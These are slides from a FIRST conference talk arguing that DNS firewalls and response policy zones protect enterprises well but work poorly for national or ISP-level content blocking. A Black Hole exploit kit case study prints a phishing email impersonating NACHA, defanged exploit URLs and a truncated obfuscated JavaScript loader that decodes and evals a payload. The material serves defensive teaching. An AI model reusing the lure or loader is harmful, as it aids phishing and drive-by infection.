security is not an island
HILTONMALTA

24th Annual
FIRST Conference MALTA

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FIRST
Improving Security Together

DNS Filtering and Firewalls

Panacea for network protection or the cause of Internet Balkanization?

Rod Rasmussen
Internet Identity

IID

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
Presenter: Rod Rasmussen

- Rod.Rasmussen<at>InternetIdentity.com
- President & CTO Internet Identity
- Co-Chair APWG Internet Policy Committee
- ICANN SSAC member
- Active member FIRST, MAAWG, DNS-OARC, OTA
- FCC CSRIC WG Co-Chair

Maslow's hammer

"if all you have is a hammer, everything looks like a nail"



Depending on the size of the hammer and the scale of the problem, perhaps that hammer isn’t always the right tool…

Let’s talk about DNS “Hammers”

When Would one use a DNS Hammer?

1. What’s the problem?
2. Who are you as an organization?
3. Who is using your network?
4. How closely aligned are the goals, needs, and desires of 2 and 3?

If you don’t have alignment of goals between the network operator and network users, the DNS isn’t going to be a good tool to use to modify behavior…

Driving Issues

- Malicious domains/hosts created regularly
- Heavy abuse continues – often registrar or dynamic DNS provider specific
- Enterprises attacked stealthily via hostnames (Aurora, Night Dragon, Shady RAT)
- Governments have discovered the DNS
- RIAA, MPAA, trademark/IP holders have discovered the DNS
- ISPs know all about the DNS but treat it very differently depending on their business model

What Does a Nail Look Like?

- Malware C&C's
- Phishing domains
- Mule recruiting sites
- Counterfeit Goods
- An alternate ad network
- Trademark infringement
- Anti-government sites
- Dissidents
- People with different opinions about things than yours

Guess it depends…

The Hammer

- Recursive DNS servers
  - Blocking domains/hostnames
  - Filtering/redirecting domains/hostnames
  - Ditto with IP addresses via reverse resolution
- Specialized nameserver software or add-ons
- BIND RPZ's
- Data about hostnames to block or alter
- Think of this as a "DNS Firewall"

How to use the Hammer

- Pre-load the cache with the responses you want to give and keep them there
  - Done regularly for various routing/internal uses
  - Many ways to get entries in there
- Can synthesize values or NX responses
- Get lists of hostnames to block from somewhere
  - Develop lists in-house
  - Free (not quite as in beer)
  - Commercial services
- RPZs make this trivial, secure, and very scalable when using BIND

RPZ – Response Policy Zones

- “Most new domain names are malicious.
  - I am stunned by the simplicity and truth of that observation. Every day lots of new names are added to the global DNS, and most of them belong to scammers, spammers, e-criminals, and speculators…. Domains are cheap, domains are plentiful, and as a result most of them are dreck or worse.”
  - Paul Vixie
    - "Taking Back the DNS” July 30, 2010
    - http://www.circleid.com/posts/20100728_taking_back_the_dns/
- RPZ (Response Policy Zones) the result
- Any BIND resolver can easily implement large-scale domain block lists
  - Scalable: Several lists, different policies per list
  - Fast: Automatically updated with real-time data

Perspective is Key

- Protecting what?
  - Enterprise network
  - Critical infrastructure
  - ISP customer base
  - Entire country
- Protecting for whom?
  - Your own network/employees
  - Customers
  - Government
  - IP holders

What is the User Incentive?

- Work for a company with sensitive data
- Don’t want to lose their own PII
- Don’t want to have computer infected
- Keep kids away from certain content
- Don’t want to “overpay” for music/movies
- Want to buy stuff that’s not quite legal (gray)
- Trying to talk to a C&C (note may not be “real” user)
- Want to speak out against the government
- Want to start a revolution…

User and Network Operator Goals

- Must be aligned
  - Alignment = use of filtering/blocking
- Non-alignment leads to user non-acceptance
  - Alternative DNS solutions available
  - Alternatives to DNS itself available
  - Users will forego protection against some threats (malware) to achieve their own goals (cheap music)

When Goals are Aligned

Enterprises and Gov. Agencies

- Constant assault now – 2011 “year of the breach”
  - Spear phishing, malware via e-mail/social engineering
  - Hacking and silent extraction of data (aka APT)
  - Criminal and nation state actors
- Most attacks leverage hostnames
  - Exfiltration via “victim.badguydomain.tld” – DUH!
- Plenty of data available, but not implemented at the perimeter
- Time to install a “DNS Firewall”

Good Protection is Possible

- Enterprises have goal alignment with users
  - Outliers on the network are probably intruders
- Enterprise NOC can dictate port 53 policy
  - All users routed to “DNS Firewall” recursive servers
  - Via VPN for remote users
- Many solutions and list sources available
- Can use DNS resolution logging to detect anomalies
  - Previously unknown malware/data exfiltration
  - DNS tunneling and malware C&C via the DNS

When Goals are NOT Aligned

SOPA/PIPA and Other US Legislation

- High profile legislation in US that would require ISPs to block domains at resolvers due to lack of take-down action by other countries
  - Onus put on ISPs to implement DNS black lists
  - Government to run black lists, but private (copyright holders) to add entries
  - Supported by IP holders with strong backing
- Off the table for now, but certainly not dead

Worldwide Regulatory Efforts

- Similar effect legislation being adopted/discussed throughout Europe
  - Italy -> led to large-scale adoption of alternate DNS
  - France, Ireland -> varied approach/poor results
  - ACTA (not truly equivalent, but Anon thinks so…)
- Popping up around the world
- Some countries run national “firewalls” and filtering and have for years
- Real implications for all recursive DNS operators

Why this doesn’t work

- Users want the blocked content
- Alternative methods exist to get it
  - – IP address based resources
    - Remember that DNS just maps names to IPs
  - – Alternative DNS servers abound
    - ISPs cannot force port 53 (anti-competitive)
    - DNS can use other ports, proxies
  - – Proxy servers for web and other content
- Breaks DNSSEC (well it will at some point)

Worst-case Scenarios

- Rampant use of alternate, unsafe DNS servers
- Users bypass protections provided by their ISPs
- Rise of shady software that allows circumvention – potentially opening up new exploits
- Split root

DNSSEC ~~May~~ Will Break

- Currently not an issue with recursive server level validation
- Will be a major problem with endpoint validation
  - DNS Firewall responses are "lies" and DNSSEC resolvers don't like being lied to…
  - Will find alternative validation method and still get to the "bad" hostname
- This needs to be fixed for compatibility
- Question – will DNSSEC kill DNS Firewalls, or vice-versa?

Examples when DNS Firewalls Work

Complex attacks using evil domains

- The game is changing significantly
  - Obfuscated redirects for drive-by-downloads
  - ACL’s to prevent responders from seeing issues
  - Malware rendezvous and C&C hidden in code
- Abuse of whois privacy to shield criminal registrations
- Criminals use of automated domain registration processes – built into the malware control panel
- DGA for automated botnet reconnections


DGA: Dumb, Generally Avoidable

- Favorite tactic by criminals to keep botnets running
  - Conficker the “big daddy” with over 250,000/day
  - Many Zeus variants and other malware families
- This is silly – we KNOW what domains they use and when they’ll use them
  - Easily blocked via DNS Firewall
  - Can predetermine “hits” on legit domains
  - Botted hosts easily found via redirection of DNS
- Yet we don’t implement this simple protection method in most enterprises today

Sample: Black Hole Exploit Site

- Massive “phishy” spam campaigns
- Lures lead to compromised sites
- Redirect to other sites
- Eventual landing page uses tricks to exploit browser vulnerabilities and infect machine
- Redirection is obfuscated – hard to know what domains are involved without specialized tools
- Actual infection domains registered by miscreants

Lure e-mail



From: "The Electronic Payments Association"@mail.internetidentity.com , alert@nacha.org
Subject: **Rejected ACH transaction**
Date: February 1, 2012 1:15:34 AM PST
To: [redacted]

The ACH transaction (ID: 856195780004), recently initiated from your bank account (by you or any other person), was rejected by the other financial institution.

Rejected transfer	
Transaction ID:	856195780004
Reason for rejection	See details in the report below
Transaction Report	report_856195780004.doc (Microsoft Word Document)

13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171

2011 NACHA - The Electronic Payments Association

Obfuscated URL: hxxp://stonehengeroofingproducts.com/EmNGorgC/index.html

Exploit Site

- hxxp://hakkaboat.com/search.php?
- Domain is owned by the criminal
- Go there directly and you end up at Google
- Eventually downloads Zeus
- Getting these shut down can be HARD!

```
<html><body><script> if(window.document) a=([].unshift+16).substr(1,3); aa=([].unshift+[].unshift).substr(1,3);
if(a===aa) f={q:
["59'70'58'76'68'60'69'75'5'78'73'64'75'60'-1'-2'19'58'60'69'75'60'73'21'19'63'8'21'39'67'60'56'74'60'-9'78'56'6
4'75'-9'71'56'62'60'-9'64'74'-9'67'70'56'59'64'69'62'5'5'5'19'6'63'8'21’
Deleted 1000s of lines of code

‘'-1'60'69'59'54'73'60'59'64'73'60'58'75'3'15'7'7'7'0'18'84'74'71'67'7'-1'0'18"][0]}.q.split("'"); md='a'; e=eval;
w=f; s=''; f='f'; st=e("S".concat("tri","ng")); for(i=0;i<w.length;i++) { z=w[i]; s=s.concat(st[f+'romCharCod'+'e']
(41+parseInt(z))); } q={run:{run:function(w){e(w)}}}; q['run']['ru'+'n'](s); </script></body></html>
```


DNS Firewalls Easily Block These

- Can implement a block/redirect as soon as new exploit site identified
  - Users clicking on e-mails will never get to eventual drop site
- Many techniques can ID bad domains prior to use
  - Passive DNS
  - Nameserver monitoring
  - Registration data for new domains
- Automate adding to DNS Firewall

Nation State Filtering that Works

- China – yeah, seriously
  - No, not the infamous “Great Firewall”
  - DNS hacking events that affect major services
- Baidu.com hijacking
  - #5 domain on Alexa
  - Domain hijacked at registrar and defaced
  - Government stepped in and told Chinese ISPs to add proper resolution for Baidu.com to their resolvers
  - Chinese consumers were happy, rest of world waited for fix
- Fixed a major problem for an entire country quickly
- This can be implemented elsewhere
  - Volunteer alerting system perhaps?

A Recent Question on .su



From: '[redacted]>
Date: January 30, 2012 8:32:43 PM EST
To: "[redacted]>
Subject: .su

What's your opinion on blocking .su top level domains?

I have mixed feelings.

- Heavy abuse on a TLD leads to full TLD block by major organizations
- Answer was, “yeah, probably worth it”
- Abuse.ch recommends blocking the entire .su TLD: http://www.abuse.ch/?p=3581
- Trivial with a DNS Firewall

DNS Firewall Wrap-up

- We have a variety of issues that appear to be nails
- DNS provides an effective hammer
  - If your goals are aligned
  - Will smash your thumb if users don't want to be redirected or blocked
- Nation-state or ISP policy-based hammering is largely going to be ineffective
- Applying in the enterprise or a network under attack is very effective – blocks and mitigates issues

Thank You!

- Now for your questions…

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